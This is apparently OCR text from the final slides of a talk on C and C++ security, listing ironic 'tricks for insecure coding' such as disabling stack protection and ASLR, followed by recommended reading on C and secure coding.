#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit

Some tricks for insecure coding in C and C++




#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Write insecure code by letting the optimizer remove apparently critical code
#8 Write insecure code by using library functions incorrectly
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
#12 Make it easy to find many ROP gadgets in your program

Some tricks for insecure coding in C and C++



#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Write insecure code by letting the optimizer remove apparently critical code
#8 Write insecure code by using library functions incorrectly
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
#12 Make it easy to find many ROP gadgets in your program
#13 Skip integrity checks when installing and running new software.


Some tricks for insecure coding in C and C++



#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Write insecure code by letting the optimizer remove apparently critical code
#8 Write insecure code by using library functions incorrectly
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
#12 Make it easy to find many ROP gadgets in your program
#13 Skip integrity checks when installing and running new software.

... and of course, there are plenty more tricks not covered here...

Some tricks for insecure coding in C and C++



#0 Never ever let other programmers review your code
#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by breaking the sequencing rules
#3 Write insecure code where the result depends on the compiler
#4 Write insecure code by knowing the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Write insecure code by letting the optimizer remove apparently critical code
#8 Write insecure code by using library functions incorrectly
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
#12 Make it easy to find many ROP gadgets in your program
#13 Skip integrity checks when installing and running new software.


... and of course, there are plenty more tricks not covered here...

!

Resources


"C Programming Language" by Kernighan and Ritchie is a book that you need to read over and over again. Security vulnerabilities and bugs in C are very often just a result of not using the language correctly. Instead of trying to remember everthing as it is formally written in the C standard, it is better to try to understand the spirit of C and try to understand why things are designed as they are in the language. Nobody tells this story better than K&R.

I got my first serious journey into deeper understanding of C came when I read Peter van der Linden wonderful book "Expert C programming" (1994). I still consider it as one of the best books ever written about C.




"C traps and pitfalls" by Andrew Koenig (1988) is also a very good read.

All professional C programmers should have a copy of the C standard and they should get used to regularly look up terms and concepts in the standard. It is easy to find cheap PDF-version of the standard ($30), but you can also just download the latest draft and they are usually 99,93% the same as the real thing. I also encourage everyone to read the Rationale for C99 which is available for free on the WG14 site.
http://www.open-std.org/jtc1/sc22/wg14/



Robert C. Seacord has written a book about how to do secure coding in C and C++. This is based on serious research done by CERT program of the Carnegie Mellon's Software Engineering Institute.



This is a really nice book about how to hack into systems and programs written in C. The book also has a surprisingly concise and well written introduction to C as a programming language. All of the techniques discussed in these slides, and much more, is discussed in this book.